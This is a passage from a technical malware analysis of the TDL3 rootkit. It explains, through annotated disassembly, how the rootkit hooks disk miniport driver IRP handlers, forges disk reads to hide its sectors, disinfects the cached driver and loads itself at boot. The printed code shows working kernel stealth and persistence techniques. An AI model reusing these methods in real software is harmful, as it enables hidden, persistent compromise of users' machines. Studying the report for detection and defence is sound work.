[17] IRP_MJ_SYSTEM_CONTROL              f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[18] IRP_MJ_DEVICE_CHANGE               f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[19] IRP_MJ_QUERY_QUOTA                 f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[1a] IRP_MJ_SET_QUOTA                   f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[1b] IRP_MJ_PNP                         f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34

kd> u atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34:
f98089f2 a10803dfff      mov     eax,dword ptr ds:[FFDF0308h]
f98089f7 ffa0fc000000    jmp     dword ptr [eax+0FCh]
```

Figure IX Patched IRP Major Function

### VI.5 IRP Function Wrapper

To hook the Miniport driver’s IRP Major Functions, the malware first copies a wrapper code to the end of the driver’s code, then points all the IRP functions to that address. By doing so, the malware ensures the IRP Major Functions are pointed inside the driver rather than to any arbitrary memory address for better stealth. The wrapper looks like:

```
.text:10005586 ATAPI_DRV_OBJ_IRP_PATCH proc near
.text:10005586                 mov     eax, ds:0FFDF0308h
.text:1000558B                 jmp     dword ptr [eax+0FCh]
.text:1000558B
.text:1000558B ATAPI_DRV_OBJ_IRP_PATCH endp
```

Figure X IRP Hook Wrapper

Note: [0FFDF0308h] + 0xFC points to the malware's IRP Handler Functions

### VI.6 IRP HANDLER

After the Miniport driver is infected, the malware performs a quick check whenever an IRP Major Function is called. The check is done to ascertain if the path being accessed contains either an exact path or a string matching the one stored in the Malware_Shared_Buffer.

If the correct path or string is present, it indicates a request for direct access to the malware's 'private' file system. In this case, the malware will check if the IRP function called is any of the following:

- IRP_MJ_CREATE
- IRP_MJ_CLOSE
- IRP_MJ_QUERY_INFORMATION
- IRP_MJ_SET_INFORMATION
- IRP_MJ_READ
- IRP_MJ_WRITE
- IRP_MJ_QUERY_VOLUME_INFORMATION

If so, the malware performs the necessary routines to read the requested data, as well as performing all the parsing and decryption for the calling process.

Essentially, as long as a calling process contains the exact path or the malware-generated string, any attempt to access the malware's file system will be performed by the malware and successfully completed.

If the request does not include the correct path or string, the malware will perform another check to determine if 'content filtering' should be implemented.

### VI.7 Content Filtering

Content filtering is the malware's response to attempts to access specific protected disk sectors:





Figure XI Protected Sector Mapping

When verifying a disk request, this array of structure is enumerated and checked. If a disk access request does not touch these sectors, it is allowed to proceed; if the request is directed against any of the sensitive sectors, the requested data is modified or disinfected to hide the malware's presence on the disk.

To determine if content filtering should be applied, the access request is first checked for SRB_FUNCTION_EXECUTE_SCSI, with flags SRB_FLAGS_DATA_IN and SRB_FLAGS_DATA_OUT.

```
.text:10004B61 loc_10004B61:                          ; CODE XREF:
IRP_HOOK_HANDLER+91j
.text:10004B61                                        ; IRP_HOOK_HANDLER+98j
.text:10004B61                 cmp     [ebx+IO_STACK_LOCATION.MajorFunction],
                                       IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10004B64                 jnz     not_scsi_execute
.text:10004B64
.text:10004B6A /*
.text:10004B6A IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10004B6A */
.text:10004B6A                 mov     ecx,
                              [ebx+IO_STACK_LOCATION.Parameters.Scsi.Srb]
.text:10004B6D                 cmp     [ecx+SCSI_REQUEST_BLOCK.Function],
                                       SRB_FUNCTION_EXECUTE_SCSI
.text:10004B71                 jnz     not_scsi_execute
.text:10004B71
.text:10004B77                 mov     edi, ds:0FFDF0308h
.text:10004B7D                 mov     eax,
                                [ecx+SCSI_REQUEST_BLOCK.DataTransferLength]
.text:10004B80                 xor     edx, edx
.text:10004B82                 div     [edi+TDL3.SectorSize]
.text:10004B88                 xor     esi, esi
.text:10004B8A                 mov     edx, edi
.text:10004B8C                 mov     [ebp+srbflags], esi
.text:10004B8F                 add     eax,

[ecx+SCSI_REQUEST_BLOCK.anonymous_0.InternalStatus]
.text:10004B92                 cmp     eax,
[edx+TDL3.MalwareFSOffsetInSector]
.text:10004B95                 jbe     short accessing_protected_sectors
.text:10004B95
.text:10004B97                 mov     eax, [ecx+SCSI_REQUEST_BLOCK.SrbFlags]
.text:10004B9A                 mov     esi, eax
.text:10004B9C                 shr     esi, 7
.text:10004B9F                 shr     eax, 6
.text:10004BA2                 and     esi, 1
.text:10004BA5                 and     eax, 1          ; get highword
.text:10004BA8                 mov     [ebp+srbflags], eax
                                       ; SRB_FLAGS_DATA_IN |
SRB_FLAGS_DATA_OUT
.text:10004BAB                 jmp     short internal_scsi_call
.text:10004BAB
```

Figure XII Filtering SCSI Read and Write

If the check determines that the requested disk area falls outside the malware's reserved sectors, the malware issues an IoCompleteRequest and passes the requested data to the caller.

If however the access falls within the malware's reserved sectors, the malware allocates and initializes a new CompletionRoutine, setting the IO_STACK_LOCATION->Control to 0xe0 (either SL_INVOKE_ON_CANCEL or SL_INVOKE_ON_SUCCESS or SL_INVOKE_ON_ERROR) and calling the Original IRP Major Function.

```
.text:10004C66
.text:10004C6B                 push    0Ch
.text:10004C6D                 push    edi
.text:10004C6E                 call    eax             ; ExAllocatePool
.text:10004C6E
.text:10004C70                 cmp     eax, edi
.text:10004C72                 jz      short not_scsi_execute
.text:10004C72
.text:10004C74 /*
.text:10004C74   Allocates a new buffer to setup the malware
.text:10004C74   completion routine for filtering
.text:10004C74 */
.text:10004C74                 mov     ecx,
                                  [ebx+IO_STACK_LOCATION.CompletionRoutine]
.text:10004C77                 mov     [eax], ecx
.text:10004C79                 mov     ecx, [ebx+IO_STACK_LOCATION.Context]
.text:10004C7C                 mov     [eax+4], ecx
.text:10004C7F                 mov     ecx,
                                [ebx+IO_STACK_LOCATION.Parameters.Scsi.Srb]
.text:10004C82                 mov     ecx,
                        [ecx+SCSI_REQUEST_BLOCK.anonymous_0.InternalStatus]
.text:10004C85                 mov     [eax+8], ecx
.text:10004C88                 mov     [ebx+IO_STACK_LOCATION.Control],
          SL_INVOKE_ON_CANCEL or SL_INVOKE_ON_SUCCESS or SL_INVOKE_ON_ERROR
.text:10004C8C                 mov     [ebx+IO_STACK_LOCATION.Context], eax
.text:10004C8F                 call    ComputeDelta
.text:10004C8F
.text:10004C94                 add     eax, 0F578291Eh
.text:10004C99                 mov
                                [ebx+IO_STACK_LOCATION.CompletionRoutine],
eax
.text:10004C99
.text:10004C9C not_scsi_execute:
.text:10004C9C
.text:10004C9C                 push    [ebp+IRP]
.text:10004C9F                 movzx   eax,
                                       [ebx+IO_STACK_LOCATION.MajorFunction]
.text:10004CA2                 push    [ebp+DEVICE_OBJECT]
.text:10004CA5                 mov     ecx, ds:0FFDF0308h
.text:10004CAB                 call    dword ptr [ecx+eax*4+8Ch] ;
                                                 CALL_ORIGINAL_IRP_HANDLER
```

Figure XIII Initializing Completion Routine

Once the IRP Function finishes – depending on how the flag is set, this can be either Cancelled/Failed or Successful – the malware's completion routine is triggered and the malware modifies the returned values (zeroes out / or clean the buffer) in order to hide its presence on the disk.

```
.text:1000491E CompletionRoutine proc near
.text:1000491E
.text:1000491E src              = dword ptr -0Ch
.text:1000491E var_8            = dword ptr -8
.text:1000491E var_4            = dword ptr -4
.text:1000491E devobj           = dword ptr  8
.text:1000491E IRP              = dword ptr  0Ch
.text:1000491E CONTEXT          = dword ptr  10h
.text:1000491E
.text:1000491E                  push    ebp
.text:1000491F                  mov     ebp, esp
.text:10004921                  sub     esp, 0Ch
.text:10004924                  push    ebx
.text:10004925                  push    esi
.text:10004926                  mov     esi, [ebp+IRP]
.text:10004929                  cmp     [esi+IRP.IoStatus.anonymous_0.Status],
0
.text:1000492D                  push    edi
.text:1000492E                  jl      loc_10004A7B
.text:1000492E
.text:10004934                  mov     edi, [esi+IRP.MdlAddress]
```

Checks if the operation is using Cache:

```
.text:10004937                  test    byte ptr [edi+_MDL.MdlFlags],
                         MDL_MAPPED_TO_SYSTEM_VA or
MDL_SOURCE_IS_NONPAGED_POOL
.text:1000493B                  jz      short loc_10004942
.text:1000493B
.text:1000493D                  mov     eax, [edi+_MDL.MappedSystemVa]
.text:10004940                  jmp     short loc_1000495E
.text:10004940
.text:10004942 loc_10004942:
.text:10004942                  push    71FF6B1Fh
                                        ; hash: MmMapLockedPagesSpecifyCache
.text:10004947                  call    FindKernel_bySidtCall
.text:10004947
.text:1000494C                  push    eax
.text:1000494D                  call    FindAPIbyHash
.text:1000494D
.text:10004952                  push    10h
.text:10004954                  xor     ecx, ecx
.text:10004956                  push    ecx
.text:10004957                  push    ecx
.text:10004958                  push    1
.text:1000495A                  push    ecx
```

```
.text:1000495B                push    edi
.text:1000495C                call    eax             ;
                                      MmMapLockedPagesSpecifyCache
.text:1000495E
```

Then checks which sector is being read/accessed:

```
.text:1000495E loc_1000495E
.text:1000495E                mov     ecx, [esi+IRP.IoStatus.Information]
.text:10004961                mov     edi, ds:0FFDF0308h
.text:10004967                mov     [ebp+var_4], eax
.text:1000496A                xor     edx, edx
.text:1000496C                mov     eax, ecx
.text:1000496E                div     [edi+TDL3.SectorSize]
.text:10004974                mov     ebx, [ebp+CONTEXT]
.text:10004977                mov     edx, eax
.text:10004979                mov     eax, [ebx+CONTEXT.Dr1]
.text:1000497C                add     edx, eax
.text:1000497E                cmp     edx,
[edi+TDL3.MalwareFSOffsetInSector]
.text:10004981                jbe     short loc_100049C6
```

If the malware's file system is being accessed or read, an empty buffer is returned (the malware zeros out the buffer):

```
.text:10004983                mov     edx, edi
.text:10004985                cmp     eax, [edx+40h]
.text:10004988                jnb     short loc_1000499A
.text:10004988
.text:1000498A                mov     esi, [edx+40h]
.text:1000498D                sub     esi, eax
.text:1000498F                mov     eax, edi
.text:10004991                imul    esi, [eax+TDL3.SectorSize]
.text:10004998                jmp     short zerooutbuffer
.text:10004998
.text:1000499A
.text:1000499A
.text:1000499A loc_1000499A:
.text:1000499A                xor     esi, esi
.text:1000499A
.text:1000499C
.text:1000499C zerooutbuffer:
.text:1000499C                sub     ecx, esi
.text:1000499E                push    2C655ACDh       ; hash : nt!memset
.text:100049A3                mov     edi, ecx
.text:100049A5                call    FindKernel_bySidtCall
.text:100049A5
.text:100049AA                push    eax
.text:100049AB                call    FindAPIbyHash
.text:100049AB
.text:100049B0                mov     ecx, [ebp+var_4]
.text:100049B3                push    edi
.text:100049B4                add     esi, ecx
.text:100049B6                push    0
```

```
.text:100049B8                  push    esi
.text:100049B9                  call    eax             ; memset
.text:100049B9
.text:100049BB                  mov     esi, [ebp+IRP]
.text:100049BE                  add     esp, 0Ch
.text:100049C1                  jmp     Complete        ;
                                        CLASSPNP!TransferPktComplete
.text:100049C1
.text:100049C6
```

If an area other than the malware's file system is being accessed, the Trojan consults the list of protected sectors; if a match is found, the Trojan disinfects or returns the buffered data:

```
.text:100049C6
.text:100049C6 loc_100049C6:
.text:100049C6                  mov     eax, ds:0FFDF0308h
.text:100049CB                  and     [ebp+var_8], 0
.text:100049CF                  cmp     [eax+TDL3.CountArray], 0
                                        ; Number of Protected Sectors
.text:100049D6                  jbe     Complete        ;
CLASSPNP!TransferPktComplete
.text:100049D6
.text:100049DC                  xor     edi, edi
.text:100049DC
.text:100049DE
.text:100049DE loop_entries:
.text:100049DE                  mov     eax, ds:0FFDF0308h
.text:100049E3                  cmp     dword ptr [eax+edi+114h], 0
                                        ; Start of Protected sector Array
.text:100049EB                  jz      short loc_10004A5F
.text:100049EB
.text:100049ED                  mov     eax, [esi+1Ch]
.text:100049F0                  mov     esi, ds:0FFDF0308h
.text:100049F6                  xor     edx, edx
.text:100049F8                  div     [esi+TDL3.SectorSize]
.text:100049FE                  mov     ecx, [ebx+8]
.text:10004A01                  mov     edx, esi
.text:10004A03                  mov     edx, [edx+edi+114h]
.text:10004A0A                  sub     edx, ecx
.text:10004A0C                  cmp     edx, eax
.text:10004A0E                  jnb     short loc_10004A5C
.text:10004A0E
.text:10004A10                  mov     eax, esi
.text:10004A12                  mov     ebx, [eax+edi+11Ch]
.text:10004A19                  mov     eax, [eax+edi+120h]
.text:10004A20                  mov     [ebp+src], eax
                                       ; address where the clean data is
located
.text:10004A23                  mov     eax, esi
.text:10004A25                  mov     esi, [eax+edi+114h]
.text:10004A2C                  sub     esi, ecx
.text:10004A2E                  imul    esi, [eax+108h] ; size of sector
```

```
.text:10004A35                  add     esi, [eax+edi+118h] ; offset from
sector
```

Replaces the data in the output buffer with clean data:

```
.text:10004A3C                  push    272F3B77h       ; hash : memcpy
.text:10004A41                  add     esi, [ebp+var_4] ;out buffer
.text:10004A44                  call    FindKernel_bySidtCall
.text:10004A44
.text:10004A49                  push    eax
.text:10004A4A                  call    FindAPIbyHash
.text:10004A4A
.text:10004A4F                  push    ebx             ; bytes to copy
.text:10004A50                  push    [ebp+src]
                                      ; offset in Malware Buffer for clean
data
.text:10004A53                  push    esi
.text:10004A54                  call    eax             ; memcpy
.text:10004A54

.text:10004A56                  mov     ebx, [ebp+CONTEXT]
.text:10004A59                  add     esp, 0Ch
.text:10004A59
.text:10004A5C                  mov     esi, [ebp+IRP]
.text:10004A5C
.text:10004A5F
.text:10004A5F loc_10004A5F
.text:10004A5F                  inc     [ebp+var_8]
.text:10004A62                  mov     eax, ds:0FFDF0308h
.text:10004A67                  mov     ecx, [ebp+var_8]
.text:10004A6A                  add     edi, 14h        ; size of struct
.text:10004A6D                  cmp     ecx, [eax+110h] ; counter_chunks of
data
.text:10004A73                  jb      loop_entries
.text:10004A73
.text:10004A79                  jmp     short Complete  ;
                                        CLASSPNP!TransferPktComplete
.text:10004A79
.text:10004A7B
```

Finalize Completion Routine:

```
.text:10004A7B
.text:10004A7B loc_10004A7B:
.text:10004A7B                  mov     ebx, [ebp+CONTEXT]
.text:10004A7B
.text:10004A7E
.text:10004A7E Complete:
.text:10004A7E
.text:10004A7E                  mov     eax, [ebx]      ;
                                        CLASSPNP!TransferPktComplete
.text:10004A80                  test    eax, eax
```

```
.text:10004A82                 jz      short loc_10004A90 ; hash : ExFreePool
.text:10004A82
.text:10004A84                 push    dword ptr [ebx+4] ; context
.text:10004A87                 push    esi             ; irp
.text:10004A88                 push    [ebp+devobj]
.text:10004A8B                 call    eax    ;CLASSPNP!TransferPktComplete
.text:10004A8B
.text:10004A8D                 mov     [ebp+IRP], eax
.text:10004A8D
.text:10004A90
.text:10004A90 loc_10004A90:
.text:10004A90                 push    730B64BBh       ; hash : ExFreePool
.text:10004A95                 call    FindKernel_bySidtCall
.text:10004A95
.text:10004A9A                 push    eax
.text:10004A9B                 call    FindAPIbyHash
.text:10004A9B
.text:10004AA0                 push    ebx
.text:10004AA1                 call    eax ; ExFreePool
.text:10004AA1
.text:10004AA3                 mov     eax, [ebp+IRP]
.text:10004AA6                 pop     edi
.text:10004AA7                 pop     esi
.text:10004AA8                 pop     ebx
.text:10004AA9                 leave
.text:10004AAA                 retn    0Ch
.text:10004AAA
.text:10004AAA CompletionRoutine endp
```

Figure XIV Completion Routine and Content Forgery

### VI.7.1 Protecting the Miniport Driver from Defragmentation

In case the user initiates a defragmentation operation, the malware can protect the infected Miniport driver's image on the disk from unintended relocation.

To do so, the malware pins the driver's sector location to the disk by issuing a ZwFsControlFile with the control code FSCTL_MARK_HANDLE and MARK_HANDLE_INFO structure:

```
Struct MARK_HANDLE_INFO
(
        Dword USN_SOURCE_DATA_MANAGEMENT;

        Dword hVolume ;  // volume handle

        Dword MARK_HANDLE_PROTECT_CLUSTERS;

);
```

Note: This pinning of clusters is no longer present in the latest TDL3 variants, which instead implement a monitoring thread to ensure the sector-to-memory mapping stays up to date in case the protected sectors are disordered by defragmentation.

### VI.8 File Caching

TDL3's content filtering protection mechanism only protects the malware from direct disk access requests. This is generally sufficient as under normal circumstances, direct access requests are infrequent. By default, the system loads frequently used user and system file data in a cache; user requests for these files are then returned with cached data in order to optimize performance and minimize disk access.

As an additional layer of security, after infecting the filter driver on the disk and installing hooks, the malware will disinfect the driver loaded in the system cache. This is done to exploit the system's file caching behavior, as any application or user trying to copy/open/edit the Miniport driver will only get the clean cached driver image. The disinfection action does not actually affect the infected image on disk, which is protected by the hooks.

This disinfection strategy effectively prevents the user from realizing the malware is present.





Figure XV Disinfection and File Caching

## VI.9 Infected Driver Code (Loader)

The entire thrust of the malware Driver's infection of the Miniport driver is to force it to automatically load the malware's other components whenever the system is rebooted. As the disk's drivers are among the first components loaded by the operating system during a reboot, infecting the Miniport drivers ensures TDL3 will be run before any other application – including security programs.

When the Loader code in the Miniport driver is executed, it calls IoRegisterFsRegistrationChange with the driver entry as a callback function allowing it to resume control after the file system has been loaded. It then calls the original entry point of the infected Miniport driver to resume loading of the file system, thus enabling objects needed by the malware Loader.

When the infected Miniport driver resumes control, it loads and executes the Driver code on the disk, which in turn executes the other malware components and compromises the system again.

```
.rsrc:0002688E
.rsrc:0002688E done_section_rva_check:
.rsrc:0002688E                 mov     eax, 0AB09E7EDh ; delta offset
.rsrc:00026893                 add     eax, [ebp+_54F87F93]
.rsrc:00026896                 push    eax             ;  start of
driverentry .rsrc:00026897                 push    [ebp+DriverObject]
.rsrc:0002689A                 mov     eax, [ebp+OffsMalwareData]
.rsrc:0002689D                 mov     ecx, [ebp+driver_obj_ext]
.rsrc:000268A0                 add     ecx,
[eax+MALWARE_DATA.IoRegisterFsRegistrationChange]
.rsrc:000268A3 /*
.rsrc:000268A3    Allows other filter driver to register
.rsrc:000268A3 */
.rsrc:000268A3                 call    ecx
.rsrc:000268A3

Calls the Original EntryPoint to allow the Miniport driver to start first:

.rsrc:000268A5                 push    [ebp+RegistryPath]
.rsrc:000268A8                 push    [ebp+DriverObject]
.rsrc:000268AB                 mov     eax, [ebp+DriverObject]
.rsrc:000268AE                 mov     eax, [eax+DRIVER_OBJECT.DriverStart]
.rsrc:000268B1                 mov     ecx, [ebp+OffsMalwareData]
.rsrc:000268B4                 add     eax, [ecx+MALWARE_DATA.OrigEP]
.rsrc:000268B7                 call    eax             ; driverstart+3ah
.rsrc:000268B7
.rsrc:000268B9                 xor     eax, eax
.rsrc:000268BB                 jmp     _exit
```

```
.rsrc:000268BB
.rsrc:000268C5 regpath_1:
.rsrc:000268C5                 mov     eax, 0AB09E7AAh ;
.rsrc:000268CA                 add     eax, 384h
.rsrc:000268CF                 sub     eax, 0AB09B000h
.rsrc:000268D4                 add     eax, 1FFh
.rsrc:000268D9                 and     eax, 0FFFFFE00h
.rsrc:000268DE                 push    eax             ;
.rsrc:000268DF eax=0x3c00
.rsrc:000268DF                 push    0
.rsrc:000268E1                 mov     eax, 308h
.rsrc:000268E6                 mov     eax, [eax+0FFDF0000h] ; 0xffdf0308
.rsrc:000268EC eax=0xffdf0308
.rsrc:000268EC                 mov     eax, [eax+4]    ; NT_BASE
.rsrc:000268EF                 mov     ecx, [ebp+OffsMalwareData]
.rsrc:000268F2                 add     eax, [ecx+MALWARE_DATA.ExAllocatePool]
.rsrc:000268F5                 call    eax             ; ExAllocatePool
.rsrc:000268F5
.rsrc:000268F7                 mov     ecx, 308h
.rsrc:000268FC                 mov     ecx, [ecx+0FFDF0000h]
.rsrc:00026902 eax=0xffdf0308
.rsrc:00026902                 mov     [ecx], eax      ; ecx = TDL3 Buffer
.rsrc:00026904                 mov     eax, 308h
.rsrc:00026909                 mov     eax, [eax+0FFDF0000h]
.rsrc:0002690F eax=0xffdf0308
.rsrc:0002690F                 mov     eax, [eax+0E4h]
.rsrc:00026915                 mov     eax, [eax+4]
.rsrc:00026918                 mov     [ebp+_OBJECT], eax
.rsrc:0002691B loc_2691B:
.rsrc:0002691B                 cmp     [ebp+_OBJECT], 0
.rsrc:0002691F                 jz      loc_26AB5
.rsrc:0002691F
.rsrc:00026925                 lea     eax, [ebp+var_24]
.rsrc:00026928                 push    eax
.rsrc:00026929                 push    104h            ; length
.rsrc:0002692E                 lea     eax, [ebp+OBJECT_NAME_INFORMATION]
.rsrc:00026934                 push    eax
.rsrc:00026935                 push    [ebp+_OBJECT]
.rsrc:00026938                 mov     eax, 308h
.rsrc:0002693D                 mov     eax, [eax+0FFDF0000h] ; FFDF0308
.rsrc:00026943                 mov     eax, [eax+4]    ; NT_BASE
.rsrc:00026946                 mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026949                 add     eax,
[ecx+MALWARE_DATA.ObQueryNameString]
.rsrc:0002694C                 call    eax
.rsrc:0002694C
.rsrc:0002694E                 test    eax, eax
.rsrc:00026950                 jl      loc_26AA7
.rsrc:00026950
```

Reads TDL3_CODE_BUFFER from end of Disk:

```
.rsrc:00026956                 mov     eax, [ebp+OffsMalwareData]
.rsrc:00026959                 mov     ecx, [eax+MALWARE_DATA.diskoffset_low]
```

```
.rsrc:0002695B                mov     [ebp+diskofs_low], ecx ; 38B2A200
.rsrc:00026961                mov     eax,
[eax+MALWARE_DATA.diskoffset_high]
.rsrc:00026964                mov     [ebp+diskofs_high], eax ; val_2
.rsrc:0002696A                mov     [ebp+var_0x18], 18h
.rsrc:00026974                and     [ebp+var_0x0], 0
.rsrc:0002697B                mov     [ebp+var_0x240], 240h
.rsrc:00026985                lea     eax, [ebp+OBJECT_NAME_INFORMATION]
.rsrc:0002698B                mov     [ebp+_var_130], eax
.rsrc:00026991                and     [ebp+_var_0x0], 0
.rsrc:00026998                and     [ebp+__var_0x0], 0
.rsrc:0002699F                push    22h
.rsrc:000269A1                push    3
.rsrc:000269A3                lea     eax, [ebp+IOStatusBlock]
.rsrc:000269A9                push    eax
.rsrc:000269AA                lea     eax, [ebp+var_0x18]
.rsrc:000269B0                push    eax
.rsrc:000269B1                push    100003h
.rsrc:000269B6                lea     eax, [ebp+fhandle]
.rsrc:000269BC                push    eax
.rsrc:000269BD                mov     eax, 308h
.rsrc:000269C2                mov     eax, [eax+0FFDF0000h]
.rsrc:000269C8  eax=0xffdf0308
.rsrc:000269C8                mov     eax, [eax+4]    ; NT_BASE
.rsrc:000269CB                mov     ecx, [ebp+OffsMalwareData]
.rsrc:000269CE                add     eax, [ecx+MALWARE_DATA.ZwOpenFile]
.rsrc:000269D1                call    eax
.rsrc:000269D1
.rsrc:000269D3                test    eax, eax
.rsrc:000269D5                jl      loc_26AA7
.rsrc:000269D5
.rsrc:000269DB                push    0
.rsrc:000269DD                lea     eax, [ebp+diskofs_low]
.rsrc:000269E3                push    eax
.rsrc:000269E4                mov     eax, 0AB09E7AAh
.rsrc:000269E9                add     eax, 384h       ; offset of malware
code from buffer
.rsrc:000269EE                sub     eax, 0AB09B000h
.rsrc:000269F3                add     eax, 1FFh
.rsrc:000269F8                and     eax, 0FFFFFE00h ;
.rsrc:000269FD                push    eax             ; length
.rsrc:000269FE
.rsrc:000269FE                mov     eax, 308h
.rsrc:00026A03                mov     eax, [eax+0FFDF0000h]
.rsrc:00026A09  eax=0xffdf0308
.rsrc:00026A09                push    dword ptr [eax+0] ; 0xffdf0308 = TDL3
buffer
.rsrc:00026A0B                lea     eax, [ebp+IOStatusBlock]
.rsrc:00026A11                push    eax
.rsrc:00026A12                push    0
.rsrc:00026A14                push    0
.rsrc:00026A16                push    0
.rsrc:00026A18                push    [ebp+fhandle]
.rsrc:00026A1E                mov     eax, 308h
.rsrc:00026A23                mov     eax, [eax+0FFDF0000h]
```

```
.rsrc:00026A29  eax=0xffdf0308
.rsrc:00026A29                 mov     eax, [eax+4]
.rsrc:00026A2C                 mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026A2F                 add     eax, [ecx+MALWARE_DATA.ZwReadFile]
.rsrc:00026A32                 call    eax
.rsrc:00026A32
.rsrc:00026A34                 test    eax, eax
.rsrc:00026A36                 jl      short loc_26AA7
.rsrc:00026A36
.rsrc:00026A38                 mov     eax, 308h
.rsrc:00026A3D                 mov     eax, [eax+0FFDF0000h]
.rsrc:00026A43  eax=0xffdf0308
.rsrc:00026A43                 mov     eax, [eax+0]
```

Checks signature to validate data:

```
.rsrc:00026A45                 cmp     dword ptr [eax+0], '3LDT'
.rsrc:00026A4B                 jnz     short loc_26AA7
.rsrc:00026A4D                 mov     eax, [ebp+_54F87F93]
.rsrc:00026A50                 add     eax, 0AB09E7EDh
.rsrc:00026A55                 push    eax
.rsrc:00026A56                 mov     eax, 308h
.rsrc:00026A5B                 mov     eax, [eax+0FFDF0000h]
.rsrc:00026A61  eax=0xffdf0308
.rsrc:00026A61                 push    dword ptr [eax+0E4h]
.rsrc:00026A67                 mov     eax, 308h
.rsrc:00026A6C                 mov     eax, [eax+0FFDF0000h]
.rsrc:00026A72  eax=0xffdf0308
.rsrc:00026A72                 mov     eax, [eax+4]
.rsrc:00026A75                 mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026A78                 add     eax,
[ecx+MALWARE_DATA.IoUnregisterFsRegistrationChange]
.rsrc:00026A7B                 call    eax
```

Calls malware code from TDL3_CODE_BUFFER:

```
.rsrc:00026A7D                 push    [ebp+_OBJECT]
.rsrc:00026A80                 mov     eax, 308h
.rsrc:00026A85                 mov     eax, [eax+0FFDF0000h]
.rsrc:00026A8B  eax=0xffdf0308
.rsrc:00026A8B                 push    dword ptr [eax+0E4h]
.rsrc:00026A91                 mov     eax, 308h
.rsrc:00026A96                 mov     eax, [eax+0FFDF0000h]
.rsrc:00026A9C                 mov     eax, [eax+0]
.rsrc:00026A9E                 add     eax, 384h
.rsrc:00026AA3                 call    eax             ; call malware driver
code .rsrc:00026AA3
.rsrc:00026AA5                 jmp     short _exit

.rsrc:00026AD0 start_data MALWARE_DATA <38B2A200h, 3Ah, 159F7h, 60008h,
2964Ch, 29B88h, 0ED9B8h, 9D83Ch, 9DE20h, 0, 0, 1CD25h>
```

